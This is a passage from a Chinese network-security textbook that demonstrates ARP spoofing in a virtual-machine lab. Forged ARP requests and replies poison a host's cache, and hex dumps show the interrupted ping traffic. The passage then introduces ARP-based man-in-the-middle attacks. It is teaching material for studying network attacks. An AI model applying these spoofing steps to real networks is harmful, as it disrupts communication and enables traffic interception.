


图 4-18　在 Windows XP 虚拟机上执行 ping 192.3.3.1 不通

图 4-19 为在本机捕获的 Windows XP 虚拟机发出的 IP 数据报，可以发现报文的目的 MAC 地址为 05-05-05-05-05-05。

错误的目的MAC地址　　源IP:192.3.3.10

```
00000000: 05 05 05 05 05 05 00 0c 29 a3 70 3b 08 00 45 00 ........)  ;..E.
00000010: 00 3c 00 fe 00 00 80 01 b3 b1 c0 03 03 0a c0 03 .<.?.€.潮?..?
00000020: 03 01 08 00 3e 5c 02 00 0d 00 61 62 63 64 65 66 ....>\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                   wabcdefghi
```

目的IP: 192.3.3.1

图 4-19　Windows XP 虚拟机发出的 IP 数据报

攻击成功之后，在 Windows 2000 虚拟机上会弹出一个 IP 地址冲突提示框，如图 4-20 所示，这是什么原因导致的呢？由于伪造的 ARP 请求报文是以广播方式发送，这样 Windows 2000 虚拟机也会收到这个报文，它发现这个 ARP 请求报文的发送方 MAC 地址与自己不同，但发送方 IP 地址与自己相同，于是它认为网络中有另外一台主机设置了与自己相同的 IP 地址，因此弹




图 4-20　第一种方法可能产生地址冲突报警

出一个 IP 地址冲突提示框。可见使用第一种方式进行欺骗攻击隐蔽性不好,接下来要学习的第二种方式则具有较好的隐蔽性。

第二种方法是通过伪造的 ARP 应答报文来实现 ARP 欺骗。攻击者伪造一个 ARP 应答报文,在 ARP 数据中发送方 IP 和 MAC 地址处填充一对错误的映射地址,之后将报文发送出去。受害者主机收到这个 ARP 应答报文之后,会将这对错误的 IP 和 MAC 地址映射记录添加到自己的 ARP 缓存表中。下面通过一个实例来分析这种攻击。

训练:利用伪造的 ARP 应答报文刷新目标主机的缓存表。实验环境与第一种方法相同。实验流程大致如下:本机作为攻击者伪造一个发送给 Windows XP 虚拟机的 ARP 应答报文,在发送方地址处填充 Windows 2000 虚拟机的 IP 地址和错误的 MAC 地址 06-06-06-06-06-06,发送伪造报文之后,查看 Windows XP 虚拟机的 ARP 缓存表中是否添加了这对错误的映射记录并测试通信情况。

第一步:在本机利用 Sniffer Pro 伪造一个的 ARP 应答报文,在本机利用该报文刷新 Windows XP 虚拟机的 ARP 缓存表,使得 Windows 2000 虚拟机的 IP 地址映射为错误的 MAC 地址 06-06-06-06-06-06。图 4-21 和图 4-22 是伪造的 ARP 应答报文格式以及报文的十六进制表示。注意:在 ARP 数据中发送方地址处填充了一对错误的映射记录,即 Windows 2000 虚拟机的 IP 映射为错误的 MAC 地址 06-06-06-06-06-06。




图 4-21 第二种方法利用伪造的 ARP 应答报文实现欺骗




图 4-22 本机伪造的 ARP 应答报文

在本机连续发送伪造的 ARP 应答报文。Windows XP 虚拟机收到 ARP 应答报文后认为这是 Windows 2000 虚拟机发送给自己的,于是将错误的映射记录添加到自己的 ARP 缓存表中。图 4-23 为 ARP 欺骗攻击前后在 Windows XP 虚拟机上查看缓存的结

果，可见在攻击之后错误的地址映射记录已经进入 Windows XP 虚拟机的缓存表，即 Windows 2000 虚拟机的 IP 地址被映射为错误的 MAC 地址 06-06-06-06-06-06。




图 4-23　攻击前后 Windows XP 虚拟机缓存表对比

攻击成功之后，Windows XP 虚拟机向 Windows 2000 虚拟机发送 IP 数据报时，由于缓存表中已经保存了 Windows 2000 虚拟机的 MAC 地址，因此 Windows XP 虚拟机直接使用这个错误的 MAC 地址与 Windows 2000 虚拟机通信，即 Windows XP 虚拟机发给 Windows 2000 虚拟机的所有 IP 数据报目的 MAC 地址均为 06-06-06-06-06-06。Windows 2000 虚拟机不会接收这类 IP 数据报，因此两台虚拟机的通信将中断。图 4-24 为攻击成功之后在 Windows XP 虚拟机上执行 ping 192. 3. 3. 1 的结果，可见通信已经中断。




图 4-24　在 Windows XP 虚拟机上执行 ping 192. 3. 3. 1 不通

图 4-25 为在本机捕获的 Windows XP 虚拟机发出的 IP 数据报，可以发现报文的目的 MAC 地址为 06-06-06-06-06-06。

错误的MAC地址　　源IP:192. 3. 3. 10

```
00000000: 06 06 06 06 06 06 00 0c 29 a3 70 3b 08 00 45 00 ........)  ;..E.
00000010: 00 3c 01 68 00 00 80 01 b3 47 c0 03 03 0a c0 03 .<.h..€.矴?..?
00000020: 03 01 08 00 36 5c 02 00 15 00 61 62 63 64 65 66 ....6\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                   wabcdefghi
```

目的IP:192. 3. 3. 1

图 4-25　Windows XP 虚拟机发出的 IP 数据报

伪造的 ARP 应答报文只会传递给受害者，其他主机不会收到，因此第二种 ARP 欺骗方式隐蔽性更强。

4.5　基于 ARP 欺骗的“中间人”攻击

4.5.1　“中间人”攻击简介

“中间人”攻击(图 4-26)是指攻击者利用某种方法攻击网络内的特定两台主机，使得这两台主机之间的通信数据经过攻击者主机中转，在进行数据中转的过程中，攻击者可以进行数据监听、数据篡改、网页挂马、DNS 重定向等攻击行为。可以说“中间人”攻击对网络安全构成了严重威胁，研究这种攻击行为对网络安全管理工作具有实际意义。

目前“中间人”攻击可以通过 ARP 欺骗、ICMP 重定向、路由欺骗等多种方法实现，本章研究基于 ARP 欺骗的“中间人”攻击技术。

